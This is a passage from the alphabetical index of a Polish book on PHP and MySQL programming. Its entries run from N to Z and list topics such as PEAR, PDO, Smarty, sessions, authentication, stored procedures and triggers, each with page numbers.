pobieranie serwera, 451
polecenia, 485, 573
RPM Package Manager, 452
serwer, 442, 467, 573
skompilowane kody źródłowe, 453
słowo ignorowane, 637
sterownik, 30
system uprawnień, 511
tabela, 485, 655
typ
liczbowy, 485, 494
tekstowy, 485
danych, 485
wersje, 442
wydajność, 442
zapytania, 573
mysqli, 537, 538, 539, 540, 541, 542, 543, 544, 545, 546, 547, 548, 549, 550, 551, 552, 553
debugowanie, 538
grupy klas, 537
obiektowość, 537
obsługa transakcji, 538
mysqlimport
opcje, 658

N

nawias
kwadratowy, 190
klamrowy, 92
nazwa
bazy danych, 468, 480
hosta, 468, 472, 474, 475, 476, 481
użytkownika, 468
zastępcza, 601
Nebel Ernesto, 299
Netcraft, 28
Netpbm, 243
Netscape Navigator, 286
NitroEDB, 442
Nmap, 316, 322
NNTP, 32
Notepad++, 60
Novell eDirectory, 325
NOWDOC, 30

O

obiekt, 142, 144, 171
definicja klasy, 72
klasa, 72
klasa abstrakcyjna, 172
klonowanie, 30, 161, 162
określanie typu, 159
słowo kluczowe new, 73
tworzenie, 153, 161, 171
usuwanie, 153
ODBC, 558
sterownik, 556
odwzorowanie
kluczy, 129, 130
kluczy i wartości, 130, 131, 140
ogranicznik, 358, 373
nawias klamrowy, 358, 361
określanie kontekstu obiektu, 158
opcja
--with-config-file-path, 38
open source, 33
OpenLDAP, 326, 327
Opera, 286
operacja na wartości, 31
operacja na właściwości, 147
accessors, 147
akcesoria, 147
getters, 147
metoda
pobierająca, 147
ustawiająca, 147
mutator, 147
setters, 147
operand, 85
operator, 85
->, 157
arytmetyczny, 87
bitowy, 90
dekrementacja, 88
inkrementacja, 88
konkatenacja, 88, 106
logiczny, 89, 90, 638
łańcuchowy, 88
łączność, 86
odwrotnego apostrofu, 50
porównania, 89, 90
priorytet, 86
przeciążanie, 162
przypisania, 86, 87, 88
przypisania skrótowy, 87
równości, 89
Oracle, 441, 558, 661
Oracle Beehive, 325
ORM
mapowanie obiektowo-relacyjne, 33
object relational mapping, 33
Orte Monte, 359

P

parametr
datadir, 647
dopasowania, 194, 198
konfiguracyjny, 647
ogranicznik, 199
przesuniecie, 198, 212, 213, 215
URL, 393
wejściowy, 277
PCRE
biblioteka, 29, 32
pakiet, 29
Perl Compatible Regular Expressions, 29
PDF, 32, 66, 241, 299, 302, 304
PDO, 32
elastyczność, 556
instalacja, 557
interfejs obiektowy, 556
obsługa baz danych, 558
opcje połączenia, 559
PHP Data Object, 30, 556
pobieranie danych, 567
pobieranie i ustawianie atrybutów, 562
połączenie z serwerem, 558
spójność, 556
wiązanie parametrów, 565
wydajność, 557
wykonywanie zapytań, 563
PDT, 60
PHP Development Tools, 60
PEAR, 62, 141, 189
aktualizacja, 246, 248
aktualizacja pakietów, 252
Auth_HTTP, 292
automatyczna instalacja, 251
dołączanie pakietów do skryptów, 251
Extension and Application Repository, 32
HTML_QuickForm2, 280
HTTP_Upload, 305
instalacja, 247, 292
instalacja i aktualizacja, 245, 246
instalacja pakietów Mail oraz Mail_Mime, 317
instalacja wybranego pakietu, 250, 253
lokalna instalacja na serwerze, 248
menedżer pakietów, 248, 251, 252, 253, 254
odinstalowanie pakietu, 253
Package Manager, 245, 246, 247, 248
Packet Manager, 246
pakiet Mail, 309, 317

pakiet Mail_Mime, 309, 317
pakiety, 249
pakiety domyślne, 247
PHP Extension and Application Repository, 245
plik go-pear.bat, 247
repozytorium, 246, 281, 305
ręczna instalacja, 251
tabelaryczna prezentacja danych, 614
ustawienia konfiguracyjne, 247
Validate_US, 189
PEAR2, 254
PECL, 62, 295
PHP Extension Community Library, 295
Perl, 33, 36, 38, 189, 190, 195, 196, 197, 233, 242, 243, 300, 309
język, 28
Personal Home Page, 28
pętla, 96, 582
do…while, 97
for, 89, 97, 99, 121
foreach, 98, 99, 119
while, 89, 96, 97, 128
Phing, 141
PHP
biblioteka, 32, 48
blok kodu, 101
cechy, 27
cena, 33
dokumentacja, 37, 66
domyślne ustawienia lokalne, 262
Extension and Application Repository, 32
formularze HTML, 271
funkcje, 32
funkcje do wykonywania programów 227, 241
hasła, 32
historia, 27, 28, 33
implementacja interfejsu, 169
instalacja, 29, 34, 35, 62
interpreter, 39, 40, 63, 92
język, 27, 28
konfiguracja, 34, 35, 38, 40, 43, 44
licencja, 33
obiektowość, 29
obsługa sesji HTTP, 29
ograniczenia, 33, 62
parser, 28, 84
PEAR, 245
pliki źródłowe, 37
programista, 27
programowanie obiektowe, 30
przesyłanie plików, 300
rozszerzenia plików, 62
skalowalność, 28
składnia kodu, 31
skrypt, 31
słowa kluczowe, 76
source, 37
szkielet do tworzenia aplikacji, 62
szyfrowanie, 29
środowisko, 37, 41, 43, 47, 61
wersja, 27, 61
wysyłanie poczty elektronicznej, 317, 309
zarządzanie zasobami, 53
znaczniki, 126
PHP Extension and Application Repository, 144
PHP/FI
Personal Home Page/Form Interpreter, 28
phpBB, 62
phpDocumentor, 66, 141
plik
.htaccess, 44, 45, 46, 62, 286, 287
.htpasswd, 285, 287
biblioteka funkcji, 113
binarny, 419
CGI, 45
CHM, 37
domyślny, 43
dziennika, 177, 178, 181, 394
flat files, 341
handle, 230
HTML, 37
httpd.conf, 39, 40, 43, 44, 45, 46, 52, 53
informacja o przesłanym, 306, 307
konfiguracyjny, 44, 160
lokalny system, 231
nazwa, 232
odczytywanie
zawartości plików, 231
zawartości znak po znaku, 235
czasu dostępu i modyfikacji, 228
czasu modyfikacji, 240
określanie wielkości, 225, 226
operacja wejścia-wyjścia, 223, 230
operacje na plikach, 229
otwieranie i zamykanie, 230
php.ini, 38, 40, 44, 45, 46, 50, 62, 64, 82, 256, 295, 557, 559
php.ini-development, 44, 46
php.ini-dist, 38, 44
php.ini-production, 44, 46
php.ini-recommended, 38, 44
pobieranie informacji, 224
prosty, 341
przenoszenie przesłanych, 303
przesuwanie wskaźnika, 237
przesyłanie większej liczby, 307
przetwarzanie ścieżki, 224
pyrus.phar, 253
rejestru systemowego PEAR, 247
sesja, 341
tłumaczeń, 418
tryby dostępu, 230

tymczasowa nazwa, 304
uchwyt, 230, 231
wczytywanie całej zawartości, 236
wskaźnik, 626
zamykanie, 231
zewnętrzny, 53
pobieranie listy właściwości obiektu, 159
pobieranie listy zadeklarowanych klas, 158
podprogramy
architektura, 574
bezpieczeństwo, 574
handlers, 588
modyfikowanie, 586
obsługi, 588
składnia, 573
składowane, 573, 574, 575, 579, 580, 583, 586, 589, 590, 601
spójność, 574
status, 587
usuwanie, 586
wydajność, 574
wykonywanie, 573, 579
wyświetlenie polecenia, 588
wywoływanie z innego podprogramu, 586
zarządzanie, 573, 580
podzapytanie, 613, 623, 624, 625
samozłączenie, 623
self-join, 623
stosowanie, 625
subquiery, 623
polecenie
bazy danych, 468, 470
DESCRIBE VIEW, 607
du, 227
GRANT, 511
if, 289
LOAD DATA INFILE, 655
prepared statements, 537
przygotowane, 537, 565
REVOKE, 511
rm, 276
SELECT INTO OUTFILE, 661, 662
SET PASSWORD, 512
SHOW CREATE VIEW, 608
SHOW TRIGGERS, 596
SQL, 537, 563, 564
systemowe, 227, 239, 241, 242, 243, 244
USE, 468, 474
polimorfizm, 141, 142, 143, 162
polskie znaki diakrytyczne, 205
połączenie
bezpieczne, 511
używające gniazd, 314
z usługą rejestrującą, 179, 180
POP3, 32, 292, 313
port, 380
numer, 313, 314
komunikacyjny, 313
skaner, 315, 322
SSH, 512
POSIX, 189, 190, 192, 195
biblioteka, 32
Portale Operating System Interface for Unix, 190
postdekrementacja, 88
PostgreSQL, 558
postinkrementacja, 88
poszukiwanie wzorca, 198
powrót karetki, 317
poziom zgłaszania błędów, 176
predekrementacja, 88
preinkrementacja, 88
procedura
składowana, 577
program
mysql, 467
mysqladmin, 467, 475, 476, 477, 480
mysqlimport, 653, 654
tar, 454
programowanie
obiektowe, 33, 51, 72, 141, 142, 143, 146, 153, 160, 161, 394, 537
proceduralne, 33, 537
protokół, 32
bezstanowy, 339
HTTP, 285, 286, 288, 299
HTTP/1.1, 48
Secure Socket Layer, 286
SSL, 286
Transport Layer Security, 327
prototyp, 67
przepisywanie adresów URL
URL rewriting, 340
przestrzeń nazw, 27, 30, 161, 172, 173
przeszukiwanie
baz danych, 631
bez uwzględniania wielkości liter, 193
z uwzględnieniem wielkości liter, 192
przetłumaczenie tekstów, 418
przetwarzanie łańcuchów znaków, 33
przewinięcie wiersza, 317
Pyrus, 245, 253
instalacje menedżera, 253
Python, 30, 33, 175, 181, 309

R

RADIUS, 292
raportowanie
błędów, 49
Raymond Eric S., 33

RDN
Relative Distinguished Name, 327
Red Hat, 441, 442
RedHat Directory Server, 325
referencja, 49, 77, 79, 126, 161, 162, 176
tworzenie, 77
Resig John, 405
rejestr systemowy, 248
rejestracja
błędu, 178
funkcja, 179
identyfikator, 179
opcje, 180
użytkowników, 485
rekord
baza danych, 485
MX, 313
rekurencja, 111, 127
replikacja, 538
repozytorium, 416, 417
root
hasło użytkownika, 512
uprawnienia użytkownika, 468
rozszerzenie
.html, 39, 40, 357
.jason, 39, 40
.php, 39, 40, 43, 62
.php5, 39, 40
.phtml, 62
Filter, 275, 277, 278
RSA Security Inc, 290
RSS, 379, 381, 382, 383, 384, 386
agregator, 381
czytnik, 381
Really Simple Syndication, 379, 381
rzutowanie, 73
operatory, 73

S

SAMBA, 292
schemat adresowania IP, 309, 310
sekcja
Global Environment, 40
środowisko ogólne, 40
sekretny kod, 94
sekwencje sterujące, 91, 93
sendmail, 33, 316, 317
separacja, 357
serializacja, 49
serwer
administrator, 39
Apache, 35, 36, 37, 38, 39, 40, 41, 43, 44, 45, 51, 52, 53, 62, 285, 286, 287, 292, 395, 396, 397, 398, 399
Apache2, 39
asynchroniczna komunikacja, 403
baz danych, 61, 441, 442, 467
binarne wersje, 36
CVS, 37
dedykowany, 61
DNS, 309, 310
dokumentacja, 37
IIS, 29, 35, 36, 37, 41
IIS 7, 41
instalacja, 35, 40
kod źródłowy, 36, 451
komunikacja z aplikacją, 404
konfiguracja, 394, 398, 468
konta użytkowników, 512
kopia, 36
LDAP, 326
mirror, 36
MySQL, 441, 443, 444, 445, 446, 448, 449, 511, 512, 513, 514, 515, 516, 518, 519, 520, 523, 524, 526, 528, 529, 530, 531, 534, 535, 555, 560, 561, 564, 601, 602, 611, 645, 646, 653, 655, 659
nazw domen, 310
obsługa SSL, 36
obszary chronione, 51
Oracle, 555
pamięć operacyjna, 486
pobieranie, 36
podpis, 53
proces, 511
przerwanie sesji, 52
przesyłanie plików, 299, 300, 304, 305, 306
środowisko, 240
testowanie połączenia, 321
wielkość pliku przesyłanego, 301
wirtualny, 61
współdzielony, 61, 179
WWW, 35, 36, 42, 44, 52, 53, 60, 61, 62, 80, 82, 177, 178, 239, 240, 241, 286, 289, 302, 305, 357, 360, 393, 394, 512, 659
Xitami, 37
zabezpieczania procesu, 511
serwer bazy danych
SQLite, 30
sesja
obsługa, 339
proces obsługi, 340
ścieżka do pliku, 341
SHA1, 29
sieć, 309, 314, 324
czynności, 309
konfiguracja, 322
popularne operacje, 316, 321
testowanie przepustowości łącza, 324
usługi, 379
SimpleXML, 30, 379, 387, 389, 390, 391

sklep internetowy, 423
składnia
heredoc, 93
języka programowania, 358
nowdoc, 93
skryptów powłoki, 66
skrypt
aktualizacja, 416
mysql_install_db, 454, 455
powłoki, 63, 66, 67
słownik
cracklib_dict.pwd, 296
słowo ignorowane, 637
mechanizm, 637
stopwords, 637
słowo kluczowe
$this, 143, 145, 148, 149, 150, 154, 157
abstract, 171
clone, 162
final, 147
implements, 169
instanceof, 157, 158
parent, 155
protected, 146
public, 145, 150
self, 157, 168
static, 168
var, 176
Smarty, 357, 358, 359, 360, 361, 362, 363, 364, 365, 366, 367, 368, 369, 370, 371, 372, 373, 374, 375, 376, 377
bezpieczeństwo, 359
kompilacja szablonów, 359
konfiguracja i rozszerzenia, 359
logika prezentacji, 359
przedstawienie mechanizmu, 359
wykorzystanie pamięci podręcznej, 359
SMTP, 316, 317, 512
sortowanie, 128, 613, 618
bąbelkowe, 128
dane, 442
heapsort, 128
kluczy w odwrotnej kolejności, 132
kolejność numeryczna, 129
kolejność rosnąca, 130, 132
na podstawie kryteriów określonych przez użytkownika, 132
na podstawie wartości ich kodów ASCII, 129
na podstawie wartości kluczy, 132
odwrotna (malejąca) kolejność, 130
przez kopcowanie, 128
quicksort, 128
SORT_LOCALE_STRING, 128
SORT_NUMERIC, 128, 129
SORT_REGULAR, 128, 129
SORT_STRING, 128, 129
Stella, 128
szybkie, 128
w kolejności malejące z zachowaniem odwzorowania kluczy i wartości, 131
w porządku naturalnym, 131
wartości liczbowych, 128
specyfikator typu, 69
SPL, 186, 187
Standardowa Biblioteka PHP, 186
sprawdzanie typu klasy pochodnej obiektu, 159
sprawdzanie, czy istnieje metoda, 159
SQL, 291, 297, 467, 468, 470, 471, 474, 476, 477, 482
sekwencja zapytań, 601
zarządzanie kodem, 573
SQLite, 341
obsługa, 30
SQLite 3.X, 558
SSH., 313
SSL, 511, 526, 531, 532, 533, 534
stała, 84
definiowanie, 85
static, 80
statyczne wiązanie, 30
stos
last in, first out, 121
LIFO, 121
struktura
Appliance, 72, 73
break, 63
continue, 63
declare, 63
foreach, 63, 98
if-else-elseif, 63
include, 63, 101, 102
require, 63, 103
require_once, 103
sterująca, 63, 93, 94
while, 63, 96
Supraski Zeev, 28
Sun Microsystems, 441
Swatch, 256
symbol znakowy, 206
system
budowania, 38
operacyjny, 223, 240, 241, 242, 243, 393
operacyjny poprawki, 512
szkielet
CakePHP, 426
Ruby on Rails, 425
Solar, 426
szkielet aplikacji internetowej, 423
web frameworks, 423
szyfrowanie, 287, 289

Ś

ścieżka
bezwzględna, 225
dodatkowe informacje, 224

T

tabela, 297, 485, 601, 606, 662
baza danych, 485
definicja, 633
docelowa, 657, 658
dodanie danych, 648
przestrzeń, 647
struktura, 633
table space, 647
tworzenie, 646
użytkowników, 291
tablica, 72, 115,
$_COOKIE, 83
$_ENV, 84
$_FILES, 83, 299, 300, 302
$_GET, 82
$_POST, 82, 83, 272
$_REQUEST, 84
$_SERVER, 82
$_SESSION, 84
$GLOBALS, 79, 84
asocjacyjna, 117, 120, 123, 127, 129, 137, 138, 158, 159, 177, 224, 259
definicja, 115
dodawanie elementów, 121
dzielenie, 134, 140
elementy, 115, 118, 127, 128, 129, 134, 140
indeks, 72, 198
indeksowana liczbami, 117, 123
klucz, 72, 115, 128, 134, 307
losowa zmiana kolejności elementów, 139
łączenie, 115, 134, 135
łączenie rekurencyjne, 134
odczytywanie zawartości pliku, 231
odnajdywanie elementów, 122
odwzorowanie kluczy i wartości, 130
określanie
różnicy, 137, 138
wielkości, 127
pobieranie
aktualnego klucza i wartości, 125
fragmentu, 135
klucza, 123
klucza aktualnego elementu, 124
wartości, 123
pobieranie wartości aktualnego elementu, 124
poszukiwanie wartości, 123
powtórzenia, 128
predefiniowana, 82
przeglądanie, 115, 124
przekazywanie wartości do funkcji, 126
przesuwanie wskaźnika, 125
przeszukiwanie, 122, 197
sortowanie, 115, 128, 129
sortowanie kluczy, 132
sumowanie wartości, 139
tworzenie, 115, 116, 117
unikalne wartości, 128
unikalność, 127
usuwanie elementów, 121
wartości, 116, 117, 124, 126, 128, 130, 132, 137, 138
wczytanie zawartości katalogu, 225, 231, 232, 238, 239
wczytywanie pliku CSV, 233
wejściowa, 128, 129, 136
wielkość, 117, 127
wielowymiarowa, 72, 116, 119, 127, 140
wskaźnik, 116, 626
wycinanie elementów, 136
wyświetlanie, 120
zawartości, 119
wyznaczanie części wspólnej, 136
zamiana kluczy i wartości, 129
zapis do pliku, 290
zapis do zmiennej, 259
zawierająca tablice, 116
zmiana kolejności elementów, 129, 139
zwracanie losowego zbioru kluczy, 139
TcX DataKonsult AB, 441
teoria informacji, 70
testowanie instalacji, 35, 39, 41
TLS, 327
połączenie, 327
Transport Layer Security, 327
tłumaczenie
tekstów, 420
wyświetlanie daty, liczby oraz godziny, 420
transakcja, 485, 538, 645, 649, 650
atomicity, 646
committed, 485, 645
consistency, 646
durability, 646
isolation, 646
izolacja, 646
niepodzielność, 646
PDO, 570, 571
realizacja, 648
rolled back, 485, 645
spójność, 646
trwałość, 646
wycofanie, 485, 645
zatwierdzanie, 485, 645
TripleDES, 29
try/catch, 30

tryb
bezpieczny, 50, 394, 395
interaktywny, 467, 468, 470, 471, 474, 475
safe mode, 50, 394
wsadowy, 467
typ danych, 67, 70, 71, 73, 74
automatyczna konwersja, 74, 85
konwersja, 73, 75
liczba całkowita, 70, 71
łańcuch znaków, 69, 70, 71, 73, 74, 84, 91
MySQL, 485
obiekt, 72, 74, 162
rzutowanie, 73
skalarny, 70, 92, 109
tablice, 70, 71, 72, 73
wartość logiczna, 70
złożony, 71, 72
zmienne, 74
zmiennoprzecinkowa, 70, 71

U

Unicode, 27, 30, 415
Unix, 63, 248, 255, 256, 295
uprawnienia, 576
uproszczona składnia, 65
URL
przepisywanie adresów, 62
rewriting, 62
usługa, 314
DNS, 309, 310
katalogowe, 325
pobieranie nazwy, 314
sieciowa, 30, 379, 380, 381, 423
systemowa, 512
web services, 379
wyłączenie, 512
UTC, 255
uwierzytelnianie, 285, 287, 289, 290, 291
baza danych, 291, 292, 293
drzewo katalogów, 289
HTTP, 286
kod 401, 288
metodologia, 288
nazwa użytkownika i hasło, 285, 286, 287, 288, 289
niezaszyfrowane informacje, 286
plik, 289
procedura, 285
stałe dane, 289
użytkowników, 32, 285, 286, 287, 288, 290
w oparciu o protokół HTTP, 285
zarządzanie, 294
zmienne PHP, 285, 287

V

Validate_PL, 189
Validate_US, 189, 219, 220, 221
instalacja, 220
stosowanie, 220

W

Walk Jog Run, 379
warstwa
logiki biznesowej, 357
prezentacji, 357, 362, 363
warstwa abstrakcji
dostęp do danych, 32
funkcje, 32
Java Database Connectivity, 556
JDBC, 556
MDB2, 556
ODBC, 556
Open Database Connecivity, 556
PDO, 556
Perl Database Interface, 556
Perl DBI, 556
wartość
&, 53
0, 70
array, 75
atrybut obiektu, 74
boolean, 73, 75
double, 49, 71, 73, 75
dziesiętna, 70
float, 49, 69, 71
integer, 69, 73, 75
LD_LIBRARY_PATH, 51
liczba całkowita, 73, 153
liczba rzeczywista, 71
logiczna, 70
łańcuch znaków, 73
monetarna, 70, 71
NULL, 48, 49, 50, 51, 56, 57, 58, 59
object, 73, 74, 75
PHP_, 50
resource, 75
string, 68, 69, 70, 73, 75
text/html, 56
unknown type, 75
zależności, 89
zmiennoprzecinkowa, 69, 73, 74, 153
wartość dyrektywy
php_admin_flag, 45, 46
php_admin_value, 45
php_flag, 45
php_value, 45

weryfikacja
danych, 277
widok, 425, 433
aktualizujące, 609
korzystanie w serwerze, 602
modyfikacja, 609
postać wyników, 604
przedstawienie, 602
przekazanie parametrów, 605
stosowanie, 610
usuwanie, 609
view, 601
wyświetlanie informacji, 607
wiersz
baza danych, 485
kodu, 31
komunikatu, 178
Windows,
7, 41
Server 2003, 41
Server 2008, 41
Vista, 41
XP, 41
Windows-1251, 419
wirtualizacja, 61
właściwości
nazwy, 158
pobieranie nazw, 158
statyczne, 157, 168
WML, 56
Wireless Markup Language, 56
Woozor, 379
WordPress, 62
wskaźnik
pointer, 626
wyjątek, 30,175, 181, 182, 183, 184, 185, 186, 187
implementacja obsługi, 182
klasy, 186, 187
konstruktor domyślny, 182
konstruktor przeciążony, 183
metody, 183
obsługa, 175, 181, 182
predefiniowany, 186
przechwytywanie wielu, 185
SPL, 186
wynik
cursor, 626
kursor, 626
zbiór, 626
wyrażenia, 85
wyrażenie regularne, 189, 202, 210, 211
funkcje obsługi, 192
metaznaki, 196
modyfikatory, 196
składnia, 190, 195
WYSIWYG, 59
what you see is what you get, 59
wyszukiwanie, 631
pełnotekstowe, 642
pełnotekstowe z elementami logicznymi, 638
z użyciem formularzy HTML, 631, 639
wyświetlanie
numerów stron, 621
wywołanie
funkcji, 31
kolejność, 31
wyzwalacze, 591, 592, 594, 598, 599
konwencja nazewnictwa, 595
modyfikacja, 598
prezentacja, 591
rejestracja danych, 592
trigger, 591, 592, 597
usuwanie, 598
weryfikacja, 592
wykonywanie, 593
wymuszanie integralności odwołań, 592
wyświetlanie, 596
wzorzec
MVC, 423

X

XAMPP, 36
Xerox Corporation, 299
XHTML, 614
XML, 30, 44, 47, 59, 379, 381, 384, 387, 388, 389, 390, 391, 403, 404
asynchroniczne, 403

Z

zabezpieczanie, 273
aplikacji, 54, 394
argument wywoływanych programów, 275
danych, 275, 277, 278
mechanizmy, 537
metaznak wiersza poleceń, 276
serwer MySQL, 511
systemy, 511
witryn WWW, 393
Zandstra Matt, 141
zapis
dziesiętny, 71
ósemkowy, 71
szesnastkowy, 71
zapora ogniowa, 313, 380, 512
uszczelnianie, 512
zapytanie
kursor, 613, 626, 627, 628
optymalizacja zapytań, 631
podzapytania, 613

zapytanie
podział wyników na strony, 613, 619
prezentacja danych w formacie tabelarycznym, 613
query expansion, 636
POSIX, 33
rozwijanie, 636
sortowanie danych w formacie tabelarycznym, 613
subquery, 613
unikalność, 631
zarządzanie
konta użytkowników, 511
uprawnienia, 601
zasięg
chroniony, 146, 151
prywatny, 146, 151
publiczny, 145, 150
właściwości statyczne, 168
zasięg dyrektywy, 46
PHP_INI_ALL, 46
PHP_INI_PERDIR, 46, 57
PHP_INI_SYSTEM, 46, 48, 49, 50, 51, 52, 54, 55, 56, 57, 58
PHP_INI_USER, 46
zasób 231
obsługa, 229
zastępowanie tekstu
bez uwzględniania wielkości liter, 194
z uwzględnieniem wielkości liter, 193
zastępowanie wszystkich wystąpień wzorca, 199
zbiór znaków, 419
zdarzenie
asynchroniczne, 404
Zend Framework, 423, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 438, 439
mechanizm skryptowy, 28
szkielet, 423
Zend Studio, 60
Zend Technologies Ltd, 28, 37, 41, 60
zip dla systemu Windows
zip package, 37
zmienna, 66, 76, 93, 108
$_SERVER, 273
$_SERVER['PHP_AUTH_PW'], 285, 287, 288, 289
$_SERVER['PHP_AUTH_USER'], 285, 287, 288, 289
$category, 96
$count, 96
$date, 65
$HTTP_RAW_POST, 57
$somevar, 79
automatyczne usuwanie, 32
COOKIE, 54, 55
deklaracje, 76, 578
dostępna globalnie, 54
ENVIRONMENT, 54, 55
GET, 53, 54, 55, 56
globalna, 78, 79
lokalna, 78, 79, 80
łańcuch znaków, 71
parametry funkcji, 78
PHP_INCLUDE_PATH, 57
pole formularza, 280
położenie deklaracji, 78
POST, 53, 54, 55, 56, 57
przekształcenia, 79
przypisanie przez referencję, 77
przypisywanie wartości, 77
register_globals, 54, 55
rzutowanie, 32
SERVER, 54, 55
sessionid, 54
statyczna, 78, 80
superglobalna, 54, 80
symboliczna, 28
ustawianie, 578
wartość, 78, 79, 84, 88, 89
zasięg, 78
zakres, 30
zawierająca tablicę, 119
zewnętrzna, 53, 54
zmienna, 84
zwyczajna, 81
Zmievski Andrei, 359
znacznik
%>, 65
?>, 43
<%, 65
<?php, 43
<script>, 65
czasu, 255, 256, 260, 261
czasu Uniksowy, 255, 257, 258, 259, 260, 261
HTML, 404
krótki, 46, 47, 64, 65
krótki otwierający, 47
otwierający, 64
short open tags, 47
short tags, 46
timestamps, 255
usuwanie, 234, 277
zamykający, 64
znak
$, 76, 84, 85, 92, 145, 147, 192
&, 107, 208
:, 94
~, 244
<<<, 93
cudzysłów, 92
endfor, 94
endforeach, 94
endif, 94
end-of-file, 229
endswitch, 94

endwhile, 94
EOF, 229, 234, 235, 237
escape character, 78
klasy, 192
konwersja, 276
końca wiersza, 59
końca pliku, 229
liczba znaków, 234
łańcuch, 68, 86
\n, 91
nowego wiersza, 92, 231, 235
odwrotnego ukośnika, 75, 78, 92, 93, 191, 192, 199
oznaczanie potencjalnie niebezpiecznych, 242
powrót karetki, 92
predefiniowana lista, 210
predefiniowane zakresy, 192
rozpoznawanie końca pliku, 229
rozpoznawanie nowego wiersza, 229
specjalny, 199, 206, 207
tabulacja pozioma, 92
tyldy, 244
unikowy, 78
w zapisie ósemkowym, 92